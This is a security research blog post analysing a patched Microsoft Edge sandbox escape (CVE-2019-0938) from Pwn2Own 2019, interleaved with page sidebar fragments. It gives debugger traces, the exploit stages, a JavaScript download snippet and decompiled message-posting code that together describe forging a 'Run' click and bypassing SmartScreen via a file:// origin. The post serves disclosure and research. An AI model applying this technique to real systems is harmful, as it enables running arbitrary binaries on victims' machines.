POSTED BY
EXODUS INTEL VRT

POSTED ON
MAY 27, 2019

POSTED UNDER
EXPLOITATION,
VULNERABILITIES

PWN2OWN 2019: MICROSOFT EDGE SANDBOX ESCAPE (CVE-2019-0938). PART 2

Author: Arthur Gerkis

This is the second part of the blog post on the Microsoft Edge full-chain exploit. It provides analysis and describes exploitation of a

Search ...

RECENT POSTS

Patch-gapping Google Chrome

Pwn2Own 2019: Microsoft Edge Sandbox Escape (CVE-2019-0938). Part 2

Pwn2Own 2019: Microsoft Edge Renderer Exploitation

logical vulnerability in the implementation of the Microsoft Edge browser sandbox which allows arbitrary code execution with Medium Integrity Level.

Background

Microsoft Edge employs various Inter-Process Communication (IPC) mechanisms to communicate between content processes, the Manager process and broker processes. The one IPC mechanism relevant to the described vulnerability is implemented as a set of custom message passing functions which extend the standard Windows API *PostMessage()* function. These functions look like the following:

- edgeIso!IsoPostMessage(ulong, ulong, ulong, ulong, ulong, _GUID)
- edgeIso!IsoPostMessageUsingDataInBuffer(ulong, bool)
- edgeIso!IsoPostMessageUsingVirtualAddress(ulong, ulong, ulong, ulong, uchar *, ulong)
- edgeIso!IsoPostMessageWithoutBuffer(ulong, ulong, ulong, ulong, _GUID)
- edgeIso!LCIEPostMessage(ulong, ulong, ulong, ulong, ulong)
- edgeIso!LCIEPostMessageWithDISPPARAMS(ulong, ulong, uint, ulong, long, tagDISPPARAMS *, int)

(CVE-2019-0940). Part 1

Windows Within Windows – Escaping The Chrome Sandbox With a Win32k NDay

A window of opportunity: exploiting a Chrome 1day vulnerability

RECENT COMMENTS

Stagefright Patch Incomplete Leaving Android Devices Still Exposed | The Root Shell on

- edgeIso!LCIEPostMessageWithoutBuffer(ulong, ulong, ulong, ulong)

The listed functions are used to send messages with or without data and are stateless. No direct way to get the result of an operation is supported. The functions return only the result of the message posting operation, which does not guarantee that the requested action has completed successfully. The main goal of these functions is to trigger certain events (e.g. when a user is clicking on the navigation panel), signal state information, and notification of user interface changes.

Messages are sent to the windows of the current process or the windows of the Manager process. A call to *PostMessage()* is chosen when the message is sent to the current process. For the inter-process messaging a shared memory section and Windows events are employed. The implementation details are hidden from the developer and the direction of the message is chosen based on the value of the window handle. Each message has a unique identifier which denotes the kind of action to perform as a response to the trigger.

Messages that are supposed to be created as a reaction to a user triggered event are passed from one function to another through

Stagefright: Mission Accomplished?

Stagefright Patch Incomplete Leaving Android Devices Still Exposed | Threatpost | The first stop for security news on Stagefright: Mission Accomplished?

Tails live OS affected by critical zero-day vulnerabilities on Silver Bullets and Fairy Tails

Are Tor and Tails Safe? | SxiSpiGrl on Silver Bullets and Fairy Tails

the virtual layer of different handlers. These handlers process the message and may pass the message further with a different message identifier.

The Vulnerability

The Microsoft Edge Manager process accepts messages from other processes, including content process. Some messages are meant to be run only internally, without crossing process boundaries. A content process can send messages which are supposed to be sent only within the Manager process. If such a message arrives from a content process, it is possible to forge user clicks and thus download and launch an arbitrary binary.

When the download of an executable file is initiated (either by JavaScript code or by user request) the notification bar with buttons appears and the user is offered three options: “Run” to run the offered file, “Download” to download, or “Cancel” to cancel. If the user clicks “Run”, a series of messages are posted from one Manager process window to another. It is possible to see what kind of messages are passed in the debugger by using following breakpoints:

```
1 bu edgeIso!LCIEPostMessage ".printf \"\\n---\\n
2 bu edgeIso!LCIEPostMessageWithoutBuffer ".print
3 bu edgeIso!LCIEPostMessageWithDISPPARAMS ".prin
4 bu edgeIso!IsoPostMessage ".printf \"\\n---\\n%
5 bu edgeIso!IsoPostMessageWithoutBuffer ".printf
```

Scott Herbert (@Scott_Herbert) on Silver Bullets and Fairy Tails

ARCHIVES

September 2019
May 2019
April 2019
March 2019
January 2019
October 2018
September 2018
October 2017
July 2017

```
6 | bu edgeIso!IsoPostMessageUsingVirtualAddress ".
```

There are a large number of messages sent during the navigation and subsequent file download, which forms a complex order of actions. The following list represents a simplified description of the actions performed by either a content process (CP) or the Manager process (MP) during ordinary user activities:

1. a user clicks on a link to navigate (or the navigation is triggered by JavaScript code)
2. a navigation event is fired (messages sent from CP to MP)
3. messages for the modal download notification bar creation and handling are sent (CP to MP)
4. the modal notification bar appears
5. messages to handle the navigation and the state of the history are sent (CP to MP)
6. messages are sent to handle DOM events (CP to MP)
7. the download is getting handled again; messages with relevant download information are passed (CP to MP)
8. the user clicks “Run” to run the file download
9. messages are sent about the state of the download (MP to CP)
10. the CP responds with updated file download information and terminates download handling in its own process

11. the MP picks up file download handling and starts sending messages to its own Windows (MP to MP)
12. the MP starts the security scan of the downloaded file (MP to MP)
13. if the scan has completed successfully, a message is sent to the broker process to run the file
14. the “browser_broker.exe” broker process launches the executable file

The first message in the series of calls is the response to the user’s click and it initiates the actual series of message passing events. Next follows a message which is important for the exploit because the call stack includes the function which the exploit will imitate. Excerpt of the debugger log file looks like the following:

```
edgeIso!LCIEPostMessage (00007ffe`d46ab110)(00
 # Child-SP          RetAddr           Call Si
00 0000005d`65cfe928 00007ffe`af8de928 edgeIso
01 0000005d`65cfe930 00007ffe`af696d18 EMODEL!
02 0000005d`65cfe9b0 00007ffe`af696b1d EMODEL!
03 0000005d`65cfead0 00007ffe`af6954f5 EMODEL!
04 0000005d`65cfeb00 00007ffe`af6878c8 EMODEL!
05 0000005d`65cfeb30 00007ffe`af686dc2 EMODEL!
06 0000005d`65cfeb70 00007ffe`af4604b7 EMODEL!
07 0000005d`65cfed40 00007ffe`d469cccf EMODEL!
08 0000005d`65cff410 00007ffe`d469d830 edgeIso
09 0000005d`65cff520 00007fff`08506d41 edgeIso
```

August 2013
January 2013
December 2012
November 2012
September 2012
August 2012
June 2012

CATEGORIES

1Day
exploitation
internet explorer
NDay
News

The last message sent is important as well, it has the identifier 0xd6b and it initiates running the file. Excerpt of the debugger log file looks like the following:

```
edgeIso!IsoPostMessage (00007ffe`d46ad8c0)(000
 # Child-SP          RetAddr           Call Si
00 0000005d`656fefc8 00007ffe`af62b4c6 edgeIso
01 0000005d`656fefd0 00007ffe`af62b962 EMODEL!
02 0000005d`656ff040 00007ffe`af62b7bf EMODEL!
03 0000005d`656ff0b0 00007ffe`af62ac07 EMODEL!
04 0000005d`656ff110 00007ffe`af43be99 EMODEL!
05 0000005d`656ff190 00007ffe`af43f0c3 EMODEL!
06 0000005d`656ff210 00007ffe`af43e78a EMODEL!
07 0000005d`656ff340 00007fff`08506d41 EMODEL!
08 0000005d`656ff480 00007fff`08506713 USER32!
09 0000005d`656ff610 00007fff`016ffef4 USER32!
```

The message sent by *SpartanCore::DownloadsHandler::SendCommand()* is spoofed by the exploit code.

Exploit Development

The exploit code is completely implemented in Javascript and calls the required native functions from Javascript.

The exploitation process can be divided into the following stages:

1. changing location origin of the current document
2. executing the JavaScript code which offers to run the download file

Other
training
Uncategorized
Vulnerabilities

META

Log in
Entries RSS
Comments RSS
WordPress.org

3. posting a message to the Manager process which triggers the file to be run
4. restoring original location.

Depending on the location of the site, the Edge browser may warn the user about potentially unsafe file download. In the case of internet sites, the user is always warned. As well the Edge browser checks the referrer of the download and may refuse to run the downloaded file even when the user has explicitly chosen to run the file. Additionally, the downloaded file is scanned with Microsoft Windows Defender SmartScreen which blocks any file from running if the file is considered malicious. This prevents a successful attack.

However, when a download is initiated from the “file://” URL and the download referrer is also from the secure zone (or without a zone as is the case with the “blob:” protocol), the downloaded file is not marked with the “Mark of the Web” (MotW). This completely bypasses checks by Microsoft Defender SmartScreen and allows running the downloaded file without any restrictions.

For the first step the exploit finds the current site URL and overwrites it with a “file:///” zone URL. The URL of the site is found by reading relevant pointers in memory. After the site URL

is overwritten, the renderer process treats any download that is coming from the current site as coming from the “file:///” zone.

For the second step the exploit executes the JavaScript code which fetches the download file from the remote server and offers it as a download:

```
let anchorElement = document.createElement('a'
fetch('payload.bin').then((response) => {
  response.blob().then(
    (blobData) => {
      anchorElement.href = URL.createObjectURL
      anchorElement.download = 'payload.exe';
      anchorElement.click();
    }
  );
});
```

The executed JavaScript initiates the file download and internally the Edge browser caches the file and keeps a temporary copy as long as the user has not responded to the download notification bar. Before any file download, a Globally Unique Identifier (GUID) is created for the actual download file. The Edge browser recognizes downloads not by the filename or the path, but by the download GUID. Messages which send commands to do any file operation must pass the GUID of the actual file. Therefore it is required to find the actual file download GUID. The required GUID is created by the content

process during the call to *EdgeContent!CDownloadState::Initialize()*:

```
.text:0000000180058CF0 public: long CDownloadS
...
.text:0000000180058E6F loc_180058E6F:
.text:0000000180058E6F                  mov
.text:0000000180058E74                  test
.text:0000000180058E77                  jz
.text:0000000180058E7D                  test
.text:0000000180058E80                  jnz
.text:0000000180058E82                  lea
.text:0000000180058E86                  call
```

Next follows the call to *EdgeContent!DownloadStateProgress::LCIESendToDownloadManager()*. This function packs all the relevant download data (such as the current URL, path to the cache file, the referrer, name of the file, and the mime type of the file), adds padding for the meta-data, creates the so called “message buffer” and sends it to the Manager process via a call to *LCIEPostMessage()*. As this message is getting posted to another process, all the data is eventually placed at the shared memory section and is available for reading and writing by both the content and Manager processes. The message buffer is eventually populated with the download file GUID.

The described operation performed by *DownloadStateProgress::LCIESendToDownloadManager()* is

important for the exploit as it indirectly leaks the address of the message buffer and the relevant download file GUID.

The allocation address of the message buffer depends on the size of the message. There are several ranges of sizes:

- 0x0 to 0x20 bytes: unsupported (message posting fails)
- 0x20 to 0x1d0 bytes: first slot
- 0x1d4 to 0xfd0 bytes: second slot
- from 0x1fd4 bytes: last slot

If the previous message with the same size slot was freed, the new message is allocated at the same address. The specifics of the message buffer allocator allows leaking the address of the next buffer without the risk of failure. After the file download is triggered, the exploit gets the address of the message buffer. After the address of the message buffer is retrieved, it is possible to parse the message buffer and extract relevant data (such as the cache path and the file download GUID).

The last important step is to send a message which triggers the browser to run the downloaded file (the actual file operation is performed by the browser broker “browser_broker.exe”) with Medium Integrity Level. The exploit code which performs the

current step is borrowed from

eModel!TFlatIsoMessage<DownloadOperation>::Post():

```
__int64 __fastcall TFlatIsoMessage<DownloadOpe
    unsigned int a1,
    unsigned int a2,
    __int64 a3,
    __int64 a4,
    __int64 a5
)
{
    unsigned int v5; // esi
    unsigned int v6; // edi
    signed int result; // ebx
    __int64 isoMessage_; // r8
    __m128i threadStateGUID; // xmm0
    unsigned int v11; // [rsp+20h] [rbp-48h]
    __int128 tmpThreadStateGUID; // [rsp+30h]
    __int64 isoMessage; // [rsp+40h] [rbp-28h]
    unsigned int msgBuffer; // [rsp+48h] [rbp-

    v5 = a2;
    v6 = a1;
    result = IsoAllocMessageBuffer(a1, &msgBuf
    if ( result >= 0 )
    {
        isoMessage_ = isoMessage;
        *(isoMessage + 0x20) = *a5;
        *(isoMessage_ + 0x30) = *(a5 + 0x10);
        *(isoMessage_ + 0x40) = *(a5 + 0x20);
        threadStateGUID = *GlobalThreadState()
        v11 = msgBuffer;
        _mm_storeu_si128(&tmpThreadStateGUID,
        result = IsoPostMessage(v6, v5, 0xD6Bu
        if ( result < 0 )
        {
            IsoFreeMessageBuffer(msgBuffer);
        }
    }
    return result;
}
```

Last, the exploit recovers the original site URL to avoid any potential artifacts and sends messages to remove the download notification bar.

Open problems

The only issue with the exploit is that a small popup will appear for a split second before the exploit has sent a message to click the popup button. Potentially it is possible to avoid this popup by sending a different set of messages which does not require a popup to be present.

Detection

There are no trivial methods to detect exploitation of the described vulnerability as the exploit code does not require any kind of particularly notable data and is not performing any kind of exceptional activity.

Mitigation

The exploit is developed in Javascript, but there is a possibility to develop an exploit not based on Javascript which makes it non-trivial to mitigate the issue with 100% certainty.


For exploits developed in Javascript, it is possible to mitigate this issue by disabling Javascript.

The described vulnerability was patched by Microsoft in the May updates.

Conclusion

The sandbox escape exploit part is 100% reliable and portable—thus requiring almost no effort to keep it compatible with different browser versions.

Here is the video demonstrating the full exploit-chain in action:



For demonstration purposes, the exploit payload writes a file named “w00t.txt” to the user desktop, opens this file with

notepad and shows a message box with the integrity level of the "payload.exe".

Subscribers of the Exodus 0day Feed had access to this exploit for penetration tests and implementing protections for their stakeholders.

exploit | Microsoft Edge | Pwn2Own | sandbox escape

← Pwn2Own 2019: Microsoft Edge Renderer Exploitation (CVE-2019-0940). Part 1

Patch-gapping Google Chrome →